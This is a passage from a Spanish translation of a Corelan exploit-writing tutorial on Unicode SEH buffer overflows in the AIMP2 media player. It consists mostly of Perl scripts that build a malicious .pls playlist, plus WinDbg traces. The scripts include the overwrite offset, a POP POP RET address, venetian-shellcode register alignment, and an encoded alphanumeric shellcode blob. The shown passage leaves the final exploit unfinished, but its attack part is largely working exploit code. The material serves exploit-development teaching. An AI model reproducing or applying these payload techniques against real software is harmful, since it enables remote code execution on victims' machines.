eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz
ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: *** WARNING: Unable to verify checksum for image00400000
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

Usando un patrón de Metasploit, he descubierto que, en mi sistema, el desplazamiento para llegar al registro SEH es de 4065 bytes.
Después de buscar direcciones POP POP RET compatibles con Unicode, decidí usar 0x0045000E (aimp2.dll).

Vamos a sobrescribir el próximo SEH 0×41, 0x6d (INC ECX + NOP), y poner 1000 B´s después de sobrescribir el registro SEH:

Código:

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $nseh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
my $seh="\x0e\x45";  #0045000E  aimp2.dll Universal ? =>  push cs +
add byte ptr [ebp],al
my $rest = "B" x 1000;
my $payload=$header.$junk.$nseh.$seh.$rest."\n";
open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Resultado:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=001c0020 ebx=00000000 ecx=000002bc edx=00000c03 esi=001c7d88
edi=00130000
eip=004530c6 esp=0012dca8 ebp=0012dd64 iopl=0         nv up ei pl nz
ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210216
AIMP2!SysutilsWideFormatBuf$qqrpvuipxvuipx14SystemTVarRecxi+0xe2:
004530c6 f366a5          rep movs word ptr es:[edi],word ptr [esi]
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.

0:000> !exchain
0012fda0: AIMP2!SysutilsWideLowerCase$qqrx17SystemWideString+c2
(0045000e)
Invalid exception stack at 006d0041

0:000> bp 0012fda0
0:000> g
Breakpoint 0 hit
eax=00000000 ebx=00000000 ecx=7c9032a8 edx=7c9032bc esi=00000000
edi=00000000
```

```
eip=0012fda0 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
<Unloaded_papi.dll>+0x12fd8f:
0012fda0 41              inc     ecx
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fda1 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12fd90:
0012fda1 006d00          add     byte ptr [ebp],ch
ss:0023:0012d9c0=05
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fda4 esp=0012d8e4 ebp=0012d9c0 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12fd93:
0012fda4 0e              push    cs
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fda5 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12fd94:
0012fda5 004500          add     byte ptr [ebp],al
ss:0023:0012d9c0=37
0:000> t
eax=00000000 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fda8 esp=0012d8e0 ebp=0012d9c0 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200202
<Unloaded_papi.dll>+0x12fd97:
0012fda8 42              inc     edx
0:000> d eip
0012fda8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdb8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdc8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf8  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe08  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe18  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

OK, hasta ahora todo bien. Hemos dado el salto. Ahora vamos a tratar de poner una dirección en EAX que apunte a nuestras B´s.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Al examinar los registros, no podemos encontrar ninguno que realmente nos pueda ayudar. Pero si nos fijamos en lo que está en la pila en este punto (en ESP), podemos ver esto:

```
0:000> d esp
0012d8e0  1b 00 12 00 dc d9 12 00-94 d9 12 00 a0 fd 12 00  ................
0012d8f0  bc 32 90 7c a0 fd 12 00-a8 d9 12 00 7a 32 90 7c  .2.|........z2.|
0012d900  c0 d9 12 00 a0 fd 12 00-dc d9 12 00 94 d9 12 00  ................
0012d910  0e 00 45 00 00 00 13 00-c0 d9 12 00 a0 fd 12 00  ..E.............
0012d920  0f aa 92 7c c0 d9 12 00-a0 fd 12 00 dc d9 12 00  ...|............
0012d930  94 d9 12 00 0e 00 45 00-00 00 13 00 c0 d9 12 00  ......E.........
0012d940  88 7d 1c 00 90 2d 1b 00-47 00 00 00 00 00 15 00  .}...-..G.......
0012d950  37 00 00 00 8c 20 00 00-e8 73 19 00 00 00 00 00  7.... ...s......
0:000> d 0012001b
0012001b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012002b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012003b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012004b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012005b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012006b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012007b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0012008b  ?? ?? ?? ?? ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ??  ????????????????
0:000> d 0012d9dc
0012d9dc  3f 00 01 00 00 00 00 00-00 00 00 00 00 00 00 00  ?...............
0012d9ec  00 00 00 00 00 00 00 00-00 00 00 00 72 12 ff ff  ............r...
0012d9fc  00 30 ff ff ff ff ff ff-20 53 84 74 1b 00 5b 05  .0...... S.t..[.
0012da0c  28 ad 38 00 23 00 ff ff-00 00 00 00 00 00 00 00  (.8.#...........
0012da1c  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012da2c  00 00 00 00 00 00 48 53-6b bc 80 ff 12 00 00 d0  ......HSk.......
0012da3c  2c 00 00 00 90 24 4e 80-00 00 00 40 00 dc 00 c2  ,....$N....@....
0012da4c  00 da 35 40 86 74 b8 e6-e0 d8 de d2 3d 40 00 00  ..5@.t......=@..
0:000> d 0012d994
0012d994  ff ff ff ff 00 00 00 00-00 13 00 00 10 12 00     ................
0012d9a4  08 06 15 00 64 dd 12 00-8a e4 90 7c 00 00 00 00  ....d......|....
0012d9b4  dc d9 12 00 c0 d9 12 00-dc d9 12 00 37 00 00 c0  ............7...
0012d9c4  00 00 00 00 00 00 00 00-c6 30 45 00 02 00 00 00  .........0E.....
0012d9d4  01 00 00 00 00 00 13 00-3f 00 01 00 00 00 00 00  ........?.......
0012d9e4  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0012d9f4  00 00 00 00 72 12 ff ff-00 30 ff ff ff ff ff ff  ....r....0......
0012da04  20 53 84 74 1b 00 5b 05-28 ad 38 00 23 00 ff ff   S.t..[.(.8.#...
0:000> d 0012fda0
0012fda0  41 00 6d 00 0e 00 45 00-42 00 42 00 42 00 42 00  A.m...E.B.B.B.B.
0012fdb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdc0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdd0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fde0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fdf0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
0012fe10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00  B.B.B.B.B.B.B.B.
```

La cuarta dirección nos acerca a nuestras B´s. Entonces lo que tenemos que hacer es poner la cuarta dirección en EAX y aumentarla un poco, para que apunte a un lugar donde podamos poner nuestra Shellcode.

Obtener la cuarta dirección es tan simple como hacer cuatro POP´S seguidos. Entonces si quieres hacer POP EAX, POP EAX, POP EAX, POP EAX, entonces el último "POP EAX" tendrá la cuarta dirección de ESP.

En la Shellcode veneciana, esto sería:

```
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
```

Vamos a aumentar EAX sólo un poco. La cantidad más pequeña que podemos añadir fácilmente es 100, lo cual puede hacerse mediante el siguiente código:

```
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
$align=$align."\x6d";   #align/nop
```

Por último, tendremos que saltar a EAX:

```
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
```

Después del salto, vamos a poner B´s. Vamos a ver si podemos ir a las B´s.

Código:

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
$align=$align."\x6d";   #align/nop
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#put in 1000 Bs
my $rest="B" x 1000;
my $payload=$header.$junk.$seh.$nseh.$align.$jump.$rest."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Resultado:

```
eax=0012fda0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdb8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200286
<Unloaded_papi.dll>+0x12fda7:
0012fdb8 0500020011      add     eax,offset bass+0x200 (11000200)
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdbd esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12fdac:
0012fdbd 006d00          add     byte ptr [ebp],ch
ss:0023:0012d9c0=ff
0:000>
eax=1112ffa0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdc0 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz
ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200213
<Unloaded_papi.dll>+0x12fdaf:
0012fdc0 2d00010011      sub     eax,offset bass+0x100 (11000100)
0:000>
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdc5 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12fdb4:
0012fdc5 006d00          add     byte ptr [ebp],ch
ss:0023:0012d9c0=31
0:000> d eax
0012fea0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
0012feb0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012fec0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012fed0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012fee0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012fef0  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012ff00  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0012ff10  42 00 42 00 42 00 42 00-42 00 42 00 42 00 42 00
B.B.B.B.B.B.B.B.
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdc8 esp=0012d8f0 ebp=0012d9c0 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12fdb7:
0012fdc8 50              push    eax
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdc9 esp=0012d8ec ebp=0012d9c0 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
<Unloaded_papi.dll>+0x12fdb8:
0012fdc9 006d00          add     byte ptr [ebp],ch
ss:0023:0012d9c0=63
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fdcc esp=0012d8ec ebp=0012d9c0 iopl=0         ov up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200a86
<Unloaded_papi.dll>+0x12fdbb:
0012fdcc c3              ret
0:000> t
eax=0012fea0 ebx=00000000 ecx=7c9032a9 edx=7c9032bc esi=00000000
edi=00000000
eip=0012fea0 esp=0012d8f0 ebp=0012d9c0 iopl=0         ov up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200a86
<Unloaded_papi.dll>+0x12fe8f:
0012fea0 42              inc     edx
```

Bueno, logramos que EAX apunte a nuestras B´s, y hemos hecho un salto exitoso. Ahora tenemos que poner nuestra Shellcode en 0x0012fea0. Podemos hacer esto mediante la adición de un poco de relleno entre el salto y el inicio de la Shellcode. Después de hacer un poco de matemáticas, podemos calcular que necesitamos 105 bytes.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Código:

```
my $header = "[playlist]\nNumberOfEntries=1\n\n";
$header=$header."File1=";
my $junk="A" x 4065;
my $seh="\x41\x6d";   # inc ecx + add byte ptr [ebp],ch
my $nseh="\x0e\x45";  #0045000E  aimp2.dll

#good stuff on the stack, we need 4th address
my $align = "\x58"; #pop  eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";
$align=$align."\x58";  #pop eax
$align=$align."\x6d";

#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x02\x11";   #add eax,11000200
$align=$align."\x6d";   #align/nop
$align=$align."\x2d\x01\x11";   #sub eax,11000100
$align=$align."\x6d";   #align/nop

#jump to eax now
my $jump = "\x50";  #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret

#add some padding
my $padding="C" x 105;

#eax points at shellcode
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZABARA".
"LAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZA".
"BABQI1AIQIAIQI1111AIAJQI1AYAZBABABABAB30APB944JB".
"KLK8U9M0M0KPS0U99UNQ8RS44KPR004K22LLDKR2MD4KCBMX".
"LOGG0JO6NQKOP1WPVLOLQQCLM2NLMPGQ8OLMM197K2ZP22B7".
"TK0RLPTK12OLM1Z04KOPBX55Y0D4OZKQXP0P4KOXMHTKR8MP".
"KQJ3ISOL19TKNTTKM18VNQKONQ90FLGQ8OLMKQY7NXK0T5L4".
"M33MKHOKSMND45JBR84K0XMTKQHSBFTKLL0KTK28MLM18S4K".
"KT4KKQXPSYOTNDMTQKQK311IQJPQKOYPQHQOPZTKLRZKSVQM".
"2JKQTMSU89KPKPKP0PQX014K2O4GKOHU7KIPMMNJLJQXEVDU".
"7MEMKOHUOLKVCLLJSPKKIPT5LEGKQ7N33BRO1ZKP23KOYERC".
"QQ2LRCM0LJA";

#more stuff
my $rest="B" x 1000;
my
$payload=$header.$junk.$seh.$nseh.$align.$jump.$padding.$shellcode.$re
st."\n";

open(myfile,'>aimp2sploit.pls');
print myfile $payload;
print "Wrote " . length($payload)." bytes\n";
close(myfile);
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Resultado (con algunos BP´s, nos fijamos en EAX justo antes de que se haga la llamada a EAX):

```
0:000> d eax
0012fea0  50 00 50 00 59 00 41 00-49 00 41 00 49 00 41 00  P.P.Y.A.I.A.I.A.
0012feb0  49 00 41 00 49 00 41 00-51 00 41 00 54 00 41 00  I.A.I.A.Q.A.T.A.
0012fec0  58 00 41 00 5a 00 41 00-50 00 41 00 33 00 51 00  X.A.Z.A.P.A.3.Q.
0012fed0  41 00 44 00 41 00 5a 00-41 00 42 00 41 00 52 00  A.D.A.Z.A.B.A.R.
0012fee0  41 00 4c 00 41 00 59 00-41 00 49 00 41 00 51 00  A.L.A.Y.A.I.A.Q.
0012fef0  41 00 49 00 41 00 51 00-41 00 50 00 41 00 35 00  A.I.A.Q.A.P.A.5.
0012ff00  41 00 41 00 41 00 50 00-41 00 5a 00 31 00 41 00  A.A.A.P.A.Z.1.A.
0012ff10  49 00 31 00 41 00 49 00-41 00 49 00 41 00 4a 00  I.1.A.I.A.I.A.J.
0:000> d
0012ff20  31 00 31 00 41 00 49 00-41 00 49 00 41 00 58 00  1.1.A.I.A.I.A.X.
0012ff30  41 00 35 00 38 00 41 00-41 00 50 00 41 00 5a 00  A.5.8.A.A.P.A.Z.
0012ff40  41 00 42 00 41 00 42 00-51 00 49 00 31 00 41 00  A.B.A.B.Q.I.1.A.
0012ff50  49 00 51 00 49 00 41 00-49 00 51 00 49 00 31 00  I.Q.I.A.I.Q.I.1.
0012ff60  31 00 31 00 31 00 41 00-49 00 41 00 4a 00 51 00  1.1.1.A.I.A.J.Q.
0012ff70  49 00 31 00 41 00 59 00-41 00 5a 00 42 00 41 00  I.1.A.Y.A.Z.B.A.
0012ff80  42 00 41 00 42 00 41 00-42 00 41 00 42 00 33 00  B.A.B.A.B.A.B.3.
0012ff90  30 00 41 00 50 00 42 00-39 00 34 00 34 00 4a 00  0.A.P.B.9.4.4.J.
0:000> d
0012ffa0  42 00 4b 00 4c 00 4b 00-38 00 55 00 39 00 4d 00  B.K.L.K.8.U.9.M.
0012ffb0  30 00 4d 00 30 00 4b 00-50 00 53 00 30 00 55 00  0.M.0.K.P.S.0.U.
0012ffc0  39 00 39 00 55 00 4e 00-51 00 38 00 52 00 53 00  9.9.U.N.Q.8.R.S.
0012ffd0  34 00 34 00 4b 00 50 00-52 00 30 00 30 00 34 00  4.4.K.P.R.0.0.4.
0012ffe0  4b 00 32 00 32 00 4c 00-4c 00 44 00 4b 00 52 00  K.2.2.L.L.D.K.R.
0012fff0  32 00 4d 00 44 00 34 00-4b 00 43 00 42 00 4d 00  2.M.D.4.K.C.B.M.
00130000  41 63 74 78 20 00 00 00-01 00 00 00 9c 24 00 00  Actx ........$..
00130010  c4 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00  ........ .......
```

Esto parece estar bien. ¿O no? Mira más de cerca. Parece que nuestra Shellcode es demasiado grande. Hemos tratado de escribir más allá de 00130000 y que corta nuestra Shellcode. Así que parece que no podemos poner nuestra Shellcode luego de sobrescribir el registro SEH. La Shellcode es demasiado grande (o nuestro espacio en buffer disponible es demasiado pequeño)

Yo podría haber seguido el tutorial que explica cómo finalizar este exploit, pero yo no lo voy a hacer. Usa tu creatividad y ve si puedes construir tú propio exploit. Puedes hacer preguntas en mi foro, y voy a tratar de responder a todas las preguntas (sin dar a conocer la solución de inmediato, por supuesto).

Voy a publicar el exploit funcional en mi blog más adelante. Sólo para demostrar que la construcción de un exploit funcional es posible mira el video:http://www.youtube.com/watch?feature=player_embedded&v=iUplBhplO3U

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Gracias a:

D-Null y Edi Strosar por apoyarme en todo el proceso de escribir este tutorial.

D-Null, Edi Strosar, CTF Ninja, FX por la prueba de lectura de este tutorial. Sus comentarios y retroalimentación fueron de gran ayuda y muy valioso para mí!

Finalmente

Si creas tus propias exploits, no te olvides de enviarme saludos (corelanc0d3r).

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

https://www.corelan.be/index.php/forum/writing-exploits

Página Oficial en Inglés:

http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com